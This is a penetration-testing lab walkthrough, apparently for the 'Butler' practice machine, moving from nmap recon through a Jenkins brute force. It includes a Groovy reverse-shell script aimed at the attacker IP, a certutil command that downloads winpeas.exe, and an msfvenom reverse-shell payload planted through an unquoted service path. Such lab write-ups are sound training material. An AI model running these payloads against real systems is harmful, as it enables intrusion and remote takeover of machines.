Machine Information

- Attacker Machine

HOSTNAME: kali
IP ADDRESS: 192.168.137.133
SUBNET MASK: 255.255.255.0

```
┌──(root㉿kali)-[~/academy]
└─# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:2d:fc:c4 brd ff:ff:ff:ff:ff:ff
    inet 192.168.137.133/24 brd 192.168.137.255 scope global dynamic noprefixroute eth0
       valid_lft 1683sec preferred_lft 1683sec
    inet6 fe80::20c:29ff:fe2d:fcc4/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

- Target Machine

IP ADDRESS: 192.158.137.135
SUBNET MASK: 255.255.255.0

```
┌──(root㉿kali)-[~]
└─# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:2d:fc:c4, IPv4: 192.168.137.133
Starting arp-scan 1.9.8 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.137.1   92:9c:4a:8c:33:65       (Unknown: locally administered)
192.168.137.2   00:50:56:e6:c8:8b       VMware, Inc.
192.168.137.135 00:0c:29:59:0a:54       VMware, Inc.
192.168.137.254 00:50:56:e9:76:cf       VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.8: 256 hosts scanned in 1.965 seconds (130.28 hosts/sec). 4 responded
```

NMAP

```
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-17 05:06 EST
Nmap scan report for 192.168.137.135
Host is up (0.00073s latency).
Not shown: 65523 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
```

```
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5040/tcp  open  unknown
7680/tcp  open  pando-pub
8080/tcp  open  http-proxy
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
49669/tcp open  unknown
MAC Address: 00:0C:29:59:0A:54 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 30.99 seconds
```

PORTS OPEN

- 139, 445 - SMB
- 7680 - pando-pub
- 8080 - http-proxy

Enumerating SMB ie. Port 139 and Port 445

NMAP

```
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-17 05:13 EST
Nmap scan report for 192.168.137.135
Host is up (0.00055s latency).

PORT    STATE SERVICE       VERSION
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds?
MAC Address: 00:0C:29:59:0A:54 (VMware)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows 10 1709 - 1909 (96%), Microsoft
Windows Longhorn (95%), Microsoft Windows 7 or Windows Server 2008 R2 (94%),
Microsoft Windows 10 1507 - 1607 (94%), Microsoft Windows 7 Professional
(94%), Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows
Server 2008 R2, Windows 8, or Windows 8.1 Update 1 (94%), Microsoft Windows
7 Ultimate (94%), Microsoft Windows 10 1709 - 1803 (93%), Microsoft Windows
```

```
10 1507 (93%), Microsoft Windows Home Server 2011 (Windows Server 2008 R2)
(93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 12h29m59s
| smb2-time:
|   date: 2022-11-17T22:43:13
|_  start_date: N/A
|_nbstat: NetBIOS name: BUTLER, NetBIOS user: <unknown>, NetBIOS MAC:
000c29590a54 (VMware)
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required

TRACEROUTE
HOP RTT     ADDRESS
1   0.55 ms 192.168.137.135

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.17 seconds
```

- 139 - Microsoft Windows netbios-ssn
- Aggressive OS guesses: Microsoft Windows 10 1709 - 1909 (96%), Microsoft Windows Longhorn (95%), Microsoft Windows 7 or Windows Server 2008 R2 (94%), Microsoft Windows 10 1507 - 1607 (94%), Microsoft Windows 7 Professional (94%), Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1 (94%), Microsoft Windows 7 Ultimate (94%), Microsoft Windows 10 1709 - 1803 (93%), Microsoft Windows 10 1507 (93%), Microsoft Windows Home Server 2011 (Windows Server 2008 R2) (93%)
- NetBIOS name: BUTLER, NetBIOS user: <unknown_>
- SMB2
- Message signing enabled but not required

SMB Version - 3.1.1

SMB Detected (versions:2, 3) (preferred dialect:SMB 3.1.1) (compression capabilities:LZNT1) (encryption capabilities:AES-128-GCM) (signatures:optional) (guid:{cd2423cd-eeb2-4c0f-

94a1-0b1f831326e6}) (authentication domain:BUTLER)

Exploit - https://vulners.com/zdt/1337DAY-ID-34105

Enumerating Port 8080 ie. HTTP Proxy

```
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-17 05:27 EST
Nmap scan report for 192.168.137.135
Host is up (0.00040s latency).

PORT     STATE SERVICE VERSION
8080/tcp open  http    Jetty 9.4.41.v20210516
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Jetty(9.4.41.v20210516)
MAC Address: 00:0C:29:59:0A:54 (VMware)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows 10
OS CPE: cpe:/o:microsoft:windows_10
OS details: Microsoft Windows 10 1709 - 1909
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.40 ms 192.168.137.135

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.18 seconds
```


- Jetty 9.4.41.v20210516 - CVE-2022-2047

Brute Force Attack on Http-Proxy


Using Burpsuite

Repeater -> Manually Forward Requests
Intruder -> Used for Brute Force Attacks

- Fork - 1 Username with 1 Password
- Clusterbomb - All Username with All Passwords



We can see that from Request 11, there is something Different, we get a Cookie.



Let's try those Credentials.

USERNAME: jenkins
PASSWORD: jenkins

https://blog.pentesteracademy.com/abusing-jenkins-groovy-script-console-to-get-shell-98b951fa64a6

We go to Manage Jenkins -> Console and use the following Exploit

```
String host="192.168.137.133";int port=4444;String cmd="cmd.exe";Process
p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new
Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(),
si=s.getInputStream();OutputStream
po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed())
{while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(
pe.read());while(si.available()>0)po.write(si.read());so.flush();po.flush();
Thread.sleep(50);try {p.exitValue();break;}catch (Exception e)
{}};p.destroy();s.close();
```

We are Now Butler.

Windows Priveledge Escalation

- systeminfo
- Using **winpeas.exe**

> certutil -urlcache -f http://192.168.137.133/winpeas.exe winpeas.exe

```
C:\Program Files\Jenkins>certutil -urlcache -f http://192.168.137.133/winpeas.exe winpeas.exe
certutil -urlcache -f http://192.168.137.133/winpeas.exe winpeas.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.
```

In Winpeas look for:


- Explicit Credentials
- SE Impersonate Priveleges to Carry Out Potato Attack
- Services
  - No Quote and Spaces Detected ie. Unquoted Service Paths

We will now Create a Payload with MSFVENOM for Reverse Shell and name is Wise.exe

> msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.137.133 LPORT=9999 -f exe > Wise.exe

We will then Stop the WiseBootAssistant Service and Restart it again, using:

> sc stop WiseBootAssistant -> Stop Service
> sc query WiseBootAssistant -> Status Service
> sc start WiseBootAssistant -> Start Service



We have Rooted the Machine.